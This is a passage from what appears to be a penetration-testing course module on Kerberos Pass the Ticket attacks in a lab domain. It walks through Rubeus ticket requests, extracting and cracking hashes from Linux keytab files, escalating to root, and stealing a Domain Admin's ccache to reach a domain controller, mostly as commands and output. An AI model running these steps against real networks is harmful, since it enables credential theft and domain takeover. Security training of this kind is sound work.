* File: 'C:\Users\Administrator.WIN01\Desktop\[0;1812a][email protected]':
OK

mimikatz # exit
Bye!

c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
[DC01]: PS C:\Users\john\Documents>
```

Rubeus - PowerShell Remoting with Pass the Ticket

Rubeus has the option `createnetonly`, which creates a sacrificial process/logon session (Logon type 9). The process is hidden by default, but we can specify the flag `/show` to display the process, and the result is the equivalent of `runas /netonly`. This prevents the erasure of existing TGTs for the current logon session.

Create a Sacrificial Process with Rubeus

```
C:\tools> Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe"
/show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.3

[*] Action: Create process (/netonly)

[*] Using random username and password.

[*] Showing process : True
[*] Username        : JMI8CL7C
[*] Domain          : DTCDV6VL
```

```
[*] Password        : MRWI6XGI
[+] Process         : 'cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID       : 1556
[+] LUID            : 0xe07648
```

The above command will open a new cmd window. From that window, we can execute Rubeus to request a new TGT with the option `/ptt` to import the ticket into our current session and connect to the DC using PowerShell Remoting.

Rubeus - Pass the Ticket for Lateral Movement

```
C:\tools> Rubeus.exe asktgt /user:john /domain:inlanefreight.htb
/aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc
/ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.3

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash:
9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\john'
[*] Using domain controller: 10.129.203.120:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFqDCCBaSgAwIBBaEDAgEWooIEojCCBJ5hggSaMIIElqADAgEFoRMbEUlOTEFORUZSRUlHSF
QuSFRC

oiYwJKADAgECoR0wGxsGa3JidGd0GxFpbmxhbmVmcmVpZ2h0Lmh0YqOCBFAwggRMoAMCARKhAw
IBAqKC

BD4EggQ6JFh+c/cFI8UqumM6GPaVpUhz3ZSyXZTIHiI/b3jOFtjyD/uYTqXAAq2CkakjomzCUy
qUfIE5

+2dvJYclANm44EvqGZlMkFvHK40slyFEK6E6d7O+BWtGye2ytdJr9WWKWDiQLAJ97nrZ9zhNCf
eWWQNQ

dpAEeCZP59dZeIUfQlM3+/oEvyJBqeR6mc3GuicxbJA743TLyQt8ktOHU0oIz0oi2p/VYQfITl
XBmpIT
```

OZ6+/vfpaqF68Y/5p61V+B8XRKHXX2JuyX5+d9i3VZhzVFOFa+h5+efJyx3kmzFMVbVGbP1DyA
G1JnQO

h1z2T1egbKX/Ola4unJQRZXblwx+xk+MeX0IEKqnQmHzIYU1Ka0px5qnxDjObG+Ji795TFpEo0
4kHRwv

zSoFAIWxzjnpe4J9sraXkLQ/btef8p6qAfeYqWLxNbA+eUEiKQpqkfzbxRB5Pddr1TEONiMAgL
CMgphs

gVMLj6wtH+gQc0ohvLgBYUgJnSHV8lpBBc/OPjPtUtAohJoas44DZRCd7S9ruXLzqeUnqIfEZ/
DnJh3H

SYtH8NNSXoSkv0BhotVXUMPX1yesjzwEGRokLjsXSWg/4XQtcFgpUFv7hTYTKKn92dOEWePhDD
PjwQmk

H6MP0BngGaLK5vSA9AcUSi2l+DSaxaR6uK1bozMgM7puoyL8MPEhCe+ajPoX4TPn3cJLHF1fHo
fVSF4W

nkKhzEZ0wVzL8PPWlsT+Olq5TvKlhmIywd3ZWYMT98kB2igEUK2G3jM7XsDgwtPgwIlP02bXc2
mJF/VA

qBzVwXD0ZuFIePZbPoEUlKQtE38cIumRyfbrKUK5RgldV+wHPebhYQvFtvSv05mdTlYGTPkuh5
FRRJ0e

WIw0HWUm3u/NAIhaaUal+DHBYkdkmmc2RTWk34NwYp7JQIAMxb68fTQtcJPmLQdWrGYEehgAhD
T2hX+8

VMQSJoodyD4AEy2bUISEz6x5gjcFMsoZrUmMRLvUEASB/IBW6pH+4D52rLEAsi5kUI1BHOUEFo
LLyTNb

4rZKvWpoibi5sHXe0O0z6BTWhQceJtUlNkr4jtTTKDv1sVPudAsRmZtR2GRr984NxUkO6snZo7
zuQiud

7w2NUtKwmTuKGUnNcNurz78wbfild2eJqtE9vLiNxkw+AyIr+gcxvMipDCP9tYCQx1uqCFqTqE
ImOxpN

BqQf/MDhdvked+p46iSewqV/4iaAvEJRV0lBHfrgTFA3HYAhf062LnCWPTTBZCPYSqH68epsn4
OsS+RB

gwJFGpR++u1h//+4Zi++gjsX/+vD3Tx4YUAsMiOaOZRiYgBWWxsI02NYyGSBIwRC3yGwzQAoIT
43EhAu

HjYiDIdccqxpB1+8vGwkkV7DEcFM1XFwjuREzYWafF0OUfCT69ZIsOqEwimsHDyfr6WhuKua03
4Us2/V

8wYbbKYjVj+jgfEwge6gAwIBAKKB5gSB432B4DCB3aCB2jCB1zCB1KArMCmgAwIBEqEiBCDlV0
Bp6+en

HH9/2tewMMt8rq0f7ipDd/UaU4HUKUFaHaETGxFJTkxBTkVGUkVJR0hULkhUQqIRMA+gAwIBAa

```
EIMAYb

BGpvaG6jBwMFAEDhAAClERgPMjAyMjA3MTgxMjQ0NTBaphEYDzIwMjIwNzE4MjI0NDUwWqcRGA
8yMDIy

MDcyNTEyNDQ1MFqoExsRSU5MQU5FRlJFSUdIVC5IVEKpJjAkoAMCAQKhHTAbGwZrcmJ0Z3QbEW
lubGFu
      ZWZyZWlnaHQuaHRi
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/inlanefreight.htb
  ServiceRealm             :  INLANEFREIGHT.HTB
  UserName                 :  john
  UserRealm                :  INLANEFREIGHT.HTB
  StartTime                :  7/18/2022 5:44:50 AM
  EndTime                  :  7/18/2022 3:44:50 PM
  RenewTill                :  7/25/2022 5:44:50 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  5VdAaevnpxx/f9rXsDDLfK6tH+4qQ3f1GlOB1ClBWh0=
  ASREP (key)              :
9279BCBD40DB957A0ED0D3856B2E67F9BB58E6DC7FC07207D0763CE2713F11DC

c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
```


Moving On

We've now covered multiple ways to perform Pass the Ticket attacks from a Windows host. The following section will cover this same lateral movement technique using a Linux attack host.

Pass the Ticket (PtT) from Linux

Although not common, Linux computers can connect to Active Directory to provide centralized identity management and integrate with the organization's systems, giving users the ability to have a single identity to authenticate on Linux and Windows computers.

A Linux computer connected to Active Directory commonly uses Kerberos as authentication. Suppose this is the case, and we manage to compromise a Linux machine connected to Active Directory. In that case, we could try to find Kerberos tickets to impersonate other users and gain more access to the network.

A Linux system can be configured in various ways to store Kerberos tickets. We'll discuss a few different storage options in this section.

Note: A Linux machine not connected to Active Directory could use Kerberos tickets in scripts or to authenticate to the network. It is not a requirement to be joined to the domain to use Kerberos tickets from a Linux machine.

Kerberos on Linux

Windows and Linux use the same process to request a Ticket Granting Ticket (TGT) and Service Ticket (TGS). However, how they store the ticket information may vary depending on the Linux distribution and implementation.

In most cases, Linux machines store Kerberos tickets as ccache files in the `/tmp` directory. By default, the location of the Kerberos ticket is stored in the environment variable `KRB5CCNAME`. This variable can identify if Kerberos tickets are being used or if the default location for storing Kerberos tickets is changed. These ccache files are protected by reading and write permissions, but a user with elevated privileges or root privileges could easily gain access to these tickets.

Another everyday use of Kerberos in Linux is with keytab files. A keytab is a file containing pairs of Kerberos principals and encrypted keys (which are derived from the Kerberos password). You can use a keytab file to authenticate to various remote systems using Kerberos without entering a password. However, when you change your password, you must recreate all your keytab files.


Keytab files commonly allow scripts to authenticate automatically using Kerberos without requiring human interaction or access to a password stored in a plain text file. For example, a script can use a keytab file to access files stored in the Windows share folder.

Note: Any computer that has a Kerberos client installed can create keytab files. Keytab files can be created on one computer and copied for use on other computers because they are not restricted to the systems on which they were initially created.

Scenario

To practice and understand how we can abuse Kerberos from a Linux system, we have a computer (`LINUX01`) connected to the Domain Controller. This machine is only reachable through `MS01` . To access this machine over SSH, we can connect to `MS01` via RDP and, from there, connect to the Linux machine using SSH from the Windows command line. Another option is to use a port forward. If you don't know how to do it, you can read the module Pivoting, Tunneling, and Port Forwarding.

Linux Auth from MS01 Image



As an alternative, we created a port forward to simplify the interaction with `LINUX01` . By connecting to port TCP/2222 on `MS01` , we will gain access to port TCP/22 on `LINUX01` .

Let's assume we are in a new assessment, and the company gives us access to `LINUX01` and the user `[email protected]` and password `Password2` .

Linux Auth via Port Forward

```
ssh [email protected]@10.129.204.23 -p 2222

[email protected]@10.129.204.23's password:
```

```
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 11 Oct 2022 09:30:58 AM UTC

  System load:  0.09               Processes:               227
  Usage of /:   38.1% of 13.70GB   Users logged in:         2
  Memory usage: 32%                IPv4 address for ens160: 172.16.1.15
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

12 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Oct 11 09:30:46 2022 from 172.16.1.5
[email protected]@linux01:~$
```

Identifying Linux and Active Directory Integration

We can identify if the Linux machine is domain joined using realm, a tool used to manage system enrollment in a domain and set which domain users or groups are allowed to access the local system resources.

realm - Check If Linux Machine is Domain Joined

```
[email protected]@linux01:~$ realm list

inlanefreight.htb
  type: kerberos
  realm-name: INLANEFREIGHT.HTB
  domain-name: inlanefreight.htb
  configured: kerberos-member
  server-software: active-directory
  client-software: sssd
  required-package: sssd-tools
```

```
   required-package: sssd
   required-package: libnss-sss
   required-package: libpam-sss
   required-package: adcli
   required-package: samba-common-bin
   login-formats: %[email protected]
   login-policy: allow-permitted-logins
   permitted-logins: [email protected], [email protected]
   permitted-groups: Linux Admins
```

The output of the command indicates that the machine is configured as a Kerberos member. It also gives us information about the domain name (inlanefreight.htb) and which users and groups are permitted to log in, which in this case are the users David and Julio and the group Linux Admins.

In case realm is not available, we can also look for other tools used to integrate Linux with Active Directory such as sssd or winbind. Looking for those services running in the machine is another way to identify if it is domain joined. We can read this blog post for more details. Let's search for those services to confirm if the machine is domain joined.

PS - Check if Linux Machine is Domain Joined

```
[email protected]@linux01:~$ ps -ef | grep -i "winbind\|sssd"

root        2140       1  0 Sep29 ?        00:00:01 /usr/sbin/sssd -i --
logger=files
root        2141    2140  0 Sep29 ?        00:00:08
/usr/libexec/sssd/sssd_be --domain inlanefreight.htb --uid 0 --gid 0 --
logger=files
root        2142    2140  0 Sep29 ?        00:00:03
/usr/libexec/sssd/sssd_nss --uid 0 --gid 0 --logger=files
root        2143    2140  0 Sep29 ?        00:00:03
/usr/libexec/sssd/sssd_pam --uid 0 --gid 0 --logger=files
```

Finding Kerberos Tickets in Linux

As an attacker, we are always looking for credentials. On Linux domain joined machines, we want to find Kerberos tickets to gain more access. Kerberos tickets can be found in different places depending on the Linux implementation or the administrator changing default settings. Let's explore some common ways to find Kerberos tickets.

Finding Keytab Files

A straightforward approach is to use `find` to search for files whose name contains the word `keytab`. When an administrator commonly creates a Kerberos ticket to be used with a script, it sets the extension to `.keytab`. Although not mandatory, it is a way in which administrators commonly refer to a keytab file.

Using Find to Search for Files with Keytab in the Name

```
[email protected]@linux01:~$ find / -name *keytab* -ls 2>/dev/null

<SNIP>

   131610      4 -rw-------   1 root     root         1348 Oct  4 16:26
/etc/krb5.keytab
   262169      4 -rw-rw-rw-   1 root     root          216 Oct 12 15:13
/opt/specialfiles/carlos.keytab
```

Note: To use a keytab file, we must have read and write (rw) privileges on the file.

Another way to find `keytab` files is in automated scripts configured using a cronjob or any other Linux service. If an administrator needs to run a script to interact with a Windows service that uses Kerberos, and if the keytab file does not have the `.keytab` extension, we may find the appropriate filename within the script. Let's see this example:

Identifying Keytab Files in Cronjobs

```
[email protected]@linux01:~$ crontab -l

# Edit this file to introduce tasks to be run by cron.
#
<SNIP>
#
# m h  dom mon dow   command
*5/ * * * * /home/[email protected]/.scripts/kerberos_script_test.sh
[email protected]@linux01:~$ cat /home/[email
protected]/.scripts/kerberos_script_test.sh
#!/bin/bash

kinit [email protected] -k -t /home/[email
protected]/.scripts/svc_workstations.kt
smbclient //dc01.inlanefreight.htb/svc_workstations -c 'ls'  -k -no-pass >
/home/[email protected]/script-test-results.txt
```

In the above script, we notice the use of kinit, which means that Kerberos is in use. kinit allows interaction with Kerberos, and its function is to request the user's TGT and store this ticket in the cache (ccache file). We can use `kinit` to import a `keytab` into our session and act as the user.

In this example, we found a script importing a Kerberos ticket (`svc_workstations.kt`) for the user `[email protected]` before trying to connect to a shared folder. We'll later discuss how to use those tickets and impersonate users.

Note: As we discussed in the Pass the Ticket from Windows section, a computer account needs a ticket to interact with the Active Directory environment. Similarly, a Linux domain joined machine needs a ticket. The ticket is represented as a keytab file located by default at `/etc/krb5.keytab` and can only be read by the root user. If we gain access to this ticket, we can impersonate the computer account LINUX01$.INLANEFREIGHT.HTB

Finding ccache Files

A credential cache or ccache file holds Kerberos credentials while they remain valid and, generally, while the user's session lasts. Once a user authenticates to the domain, a ccache file is created that stores the ticket information. The path to this file is placed in the `KRB5CCNAME` environment variable. This variable is used by tools that support Kerberos authentication to find the Kerberos data. Let's look for the environment variables and identify the location of our Kerberos credentials cache:

Reviewing Environment Variables for ccache Files.

```
[email protected]@linux01:~$ env | grep -i krb5

KRB5CCNAME=FILE:/tmp/krb5cc_647402606_qd2Pfh
```

As mentioned previously, `ccache` files are located, by default, at `/tmp`. We can search for users who are logged on to the computer, and if we gain access as root or a privileged user, we would be able to impersonate a user using their `ccache` file while it is still valid.

Searching for ccache Files in /tmp

```
[email protected]@linux01:~$ ls -la /tmp

total 68
drwxrwxrwt 13 root                    root                         4096
Oct  6 16:38 .
drwxr-xr-x 20 root                    root                         4096
```

```
Oct  6  2021 ..
-rw-------  1 [email protected]  domain [email protected] 1406 Oct  6
16:38 krb5cc_647401106_tBswau
-rw-------  1 [email protected]  domain [email protected] 1406 Oct  6
15:23 krb5cc_647401107_Gf415d
-rw-------  1 [email protected] domain [email protected] 1433 Oct  6 15:43
krb5cc_647402606_qd2Pfh
```

Abusing KeyTab Files

As attackers, we may have several uses for a keytab file. The first thing we can do is impersonate a user using `kinit`. To use a keytab file, we need to know which user it was created for. `klist` is another application used to interact with Kerberos on Linux. This application reads information from a `keytab` file. Let's see that with the following command:

Listing keytab File Information

```
[email protected]@linux01:~$ klist -k -t /opt/specialfiles/carlos.keytab

Keytab name: FILE:/opt/specialfiles/carlos.keytab
KVNO Timestamp           Principal
---- ------------------- ------------------------------------------------
-----
   1 10/06/2022 17:09:13 [email protected]
```


The ticket corresponds to the user Carlos. We can now impersonate the user with `kinit`. Let's confirm which ticket we are using with `klist` and then import Carlos's ticket into our session with `kinit`.

Note: kinit is case-sensitive, so be sure to use the name of the principal as shown in klist. In this case, the username is lowercase, and the domain name is uppercase.

Impersonating a User with a keytab

```
[email protected]@linux01:~$ klist

Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: [email protected]

Valid starting     Expires            Service principal
10/06/22 17:02:11  10/07/22 03:02:11  krbtgt/[email protected]
        renew until 10/07/22 17:02:11
```

```
[email protected]@linux01:~$ kinit [email protected] -k -t
/opt/specialfiles/carlos.keytab
[email protected]@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647401107_r5qiuu
Default principal: [email protected]

Valid starting     Expires            Service principal
10/06/22 17:16:11  10/07/22 03:16:11  krbtgt/[email protected]
        renew until 10/07/22 17:16:11
```

We can attempt to access the shared folder `\\dc01\carlos` to confirm our access.

Connecting to SMB Share as Carlos

```
[email protected]@linux01:~$ smbclient //dc01/carlos -k -c ls

  .                                   D        0  Thu Oct  6 14:46:26 2022
  ..                                  D        0  Thu Oct  6 14:46:26 2022
  carlos.txt                          A       15  Thu Oct  6 14:46:54 2022

                7706623 blocks of size 4096. 4452852 blocks available
```

Note: To keep the ticket from the current session, before importing the keytab, save a copy of the ccache file present in the environment variable `KRB5CCNAME`.

Keytab Extract

The second method we will use to abuse Kerberos on Linux is extracting the secrets from a keytab file. We were able to impersonate Carlos using the account's tickets to read a shared folder in the domain, but if we want to gain access to his account on the Linux machine, we'll need his password.

We can attempt to crack the account's password by extracting the hashes from the keytab file. Let's use KeyTabExtract, a tool to extract valuable information from 502-type .keytab files, which may be used to authenticate Linux boxes to Kerberos. The script will extract information such as the realm, Service Principal, Encryption Type, and Hashes.

Extracting Keytab Hashes with KeyTabExtract


```
[email protected]@linux01:~$ python3 /opt/keytabextract.py
/opt/specialfiles/carlos.keytab

[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
```

```
[+] Keytab File successfully imported.
        REALM : INLANEFREIGHT.HTB
        SERVICE PRINCIPAL : carlos/
        NTLM HASH : a738f92b3c08b424ec2d99589a9cce60
        AES-256 HASH :
42ff0baa586963d9010584eb9590595e8cd47c489e25e82aae69b1de2943007f
        AES-128 HASH : fa74d5abf4061baa1d4ff8485d1261c4
```

With the NTLM hash, we can perform a Pass the Hash attack. With the AES256 or AES128 hash, we can forge our tickets using Rubeus or attempt to crack the hashes to obtain the plaintext password.

Note: A keytab file can contain different types of hashes and can be merged to contain multiple credentials even from different users.

The most straightforward hash to crack is the NTLM hash. We can use tools like Hashcat or John the Ripper to crack it. However, a quick way to decrypt passwords is with online repositories such as https://crackstation.net/, which contains billions of passwords.



As we can see in the image, the password for the user Carlos is `Password5`. We can now log in as Carlos.

Log in as Carlos

```
[email protected]@linux01:~$ su - [email protected]

Password:
[email protected]@linux01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_647402606_ZX6KFA
Default principal: [email protected]

Valid starting       Expires              Service principal
10/07/2022 11:01:13  10/07/2022 21:01:13  krbtgt/[email protected]
```

```
        renew until 10/08/2022 11:01:13
```

Obtaining More Hashes

Carlos has a cronjob that uses a keytab file named `svc_workstations.kt`. We can repeat the process, crack the password, and log in as `svc_workstations`.

Abusing Keytab ccache

To abuse a ccache file, all we need is read privileges on the file. These files, located in `/tmp`, can only be read by the user who created them, but if we gain root access, we could use them.

Once we log in with the credentials for the user `svc_workstations`, we can use `sudo -l` and confirm that the user can execute any command as root. We can use the `sudo su` command to change the user to root.

Privilege Escalation to Root

```
ssh [email protected]@10.129.204.23 -p 2222

[email protected]@10.129.204.23's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...SNIP...

[email protected]@linux01:~$ sudo -l
[sudo] password for [email protected]:
Matching Defaults entries for [email protected] on linux01:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User [email protected] may run the following commands on linux01:
    (ALL) ALL
[email protected]@linux01:~$ sudo su
root@linux01:/home/[email protected]# whoami
root
```


As root, we need to identify which tickets are present on the machine, to whom they belong, and their expiration time.

Looking for ccache Files

```
root@linux01:~# ls -la /tmp

total 76
drwxrwxrwt 13 root                                  root
4096 Oct  7 11:35 .
drwxr-xr-x 20 root                                  root
4096 Oct  6  2021 ..
-rw-------  1 [email protected]            domain [email protected] 1406
Oct  7 11:35 krb5cc_647401106_HRJDux
-rw-------  1 [email protected]            domain [email protected] 1406
Oct  7 11:35 krb5cc_647401106_qMKxc6
-rw-------  1 [email protected]            domain [email protected] 1406
Oct  7 10:43 krb5cc_647401107_O0oUWh
-rw-------  1 [email protected] domain [email protected] 1535 Oct  7 11:21
krb5cc_647401109_D7gVZF
-rw-------  1 [email protected]           domain [email protected] 3175
Oct  7 11:35 krb5cc_647402606
-rw-------  1 [email protected]           domain [email protected] 1433
Oct  7 11:01 krb5cc_647402606_ZX6KFA
```

There is one user () to whom we have not yet gained access. We can confirm the groups to which he belongs using `id`.

Identifying Group Membership with the id Command

```
root@linux01:~# id [email protected]

uid=647401106([email protected]) gid=647400513(domain [email protected])
groups=647400513(domain [email protected]),647400512(domain [email
protected]),647400572(denied rodc password replication [email protected])
```

Julio is a member of the `Domain Admins` group. We can attempt to impersonate the user and gain access to the `DC01` Domain Controller host.

To use a ccache file, we can copy the ccache file and assign the file path to the `KRB5CCNAME` variable.

Importing the ccache File into our Current Session

```
root@linux01:~# klist

klist: No credentials cache found (filename: /tmp/krb5cc_0)
root@linux01:~# cp /tmp/krb5cc_647401106_I8I133 .
root@linux01:~# export KRB5CCNAME=/root/krb5cc_647401106_I8I133
root@linux01:~# klist
```

```
Ticket cache: FILE:/root/krb5cc_647401106_I8I133
Default principal: [email protected]

Valid starting       Expires              Service principal
10/07/2022 13:25:01  10/07/2022 23:25:01  krbtgt/[email protected]
        renew until 10/08/2022 13:25:01
root@linux01:~# smbclient //dc01/C$ -k -c ls -no-pass
  $Recycle.Bin                       DHS        0  Wed Oct  6 17:31:14 2021
  Config.Msi                         DHS        0  Wed Oct  6 14:26:27 2021
  Documents and Settings          DHSrn        0  Wed Oct  6 20:38:04 2021
  john                                D        0  Mon Jul 18 13:19:50 2022
  julio                               D        0  Mon Jul 18 13:54:02 2022
  pagefile.sys                      AHS 738197504  Thu Oct  6 21:32:44
2022
  PerfLogs                            D        0  Fri Feb 25 16:20:48 2022
  Program Files                      DR        0  Wed Oct  6 20:50:50 2021
  Program Files (x86)                 D        0  Mon Jul 18 16:00:35 2022
  ProgramData                       DHn        0  Fri Aug 19 12:18:42 2022
  SharedFolder                        D        0  Thu Oct  6 14:46:20 2022
  System Volume Information         DHS        0  Wed Jul 13 19:01:52 2022
  tools                               D        0  Thu Sep 22 18:19:04 2022
  Users                              DR        0  Thu Oct  6 11:46:05 2022
  Windows                             D        0  Wed Oct  5 13:20:00 2022

                7706623 blocks of size 4096. 4447612 blocks available
```


Note: klist displays the ticket information. We must consider the values "valid starting" and "expires." If the expiration date has passed, the ticket will not work. `ccache files` are temporary. They may change or expire if the user no longer uses them or during login and logout operations.

Using Linux Attack Tools with Kerberos

Most Linux attack tools that interact with Windows and Active Directory support Kerberos authentication. If we use them from a domain-joined machine, we need to ensure our `KRB5CCNAME` environment variable is set to the ccache file we want to use. In case we are attacking from a machine that is not a member of the domain, for example, our attack host, we need to make sure our machine can contact the KDC or Domain Controller, and that domain name resolution is working.

In this scenario, our attack host doesn't have a connection to the `KDC/Domain Controller`, and we can't use the Domain Controller for name resolution. To use Kerberos, we need to proxy our traffic via `MS01` with a tool such as Chisel and Proxychains and edit the

`/etc/hosts` file to hardcode IP addresses of the domain and the machines we want to attack.

Host File Modified

```
cat /etc/hosts

# Host addresses

172.16.1.10 inlanefreight.htb   inlanefreight   dc01.inlanefreight.htb
dc01
172.16.1.5  ms01.inlanefreight.htb  ms01
```

We need to modify our proxychains configuration file to use socks5 and port 1080.

Proxychains Configuration File

```
cat /etc/proxychains.conf

<SNIP>

[ProxyList]
socks5 127.0.0.1 1080
```


We must download and execute chisel on our attack host.

Download Chisel to our Attack Host

```
wget
https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_l
inux_amd64.gz
gzip -d chisel_1.7.7_linux_amd64.gz
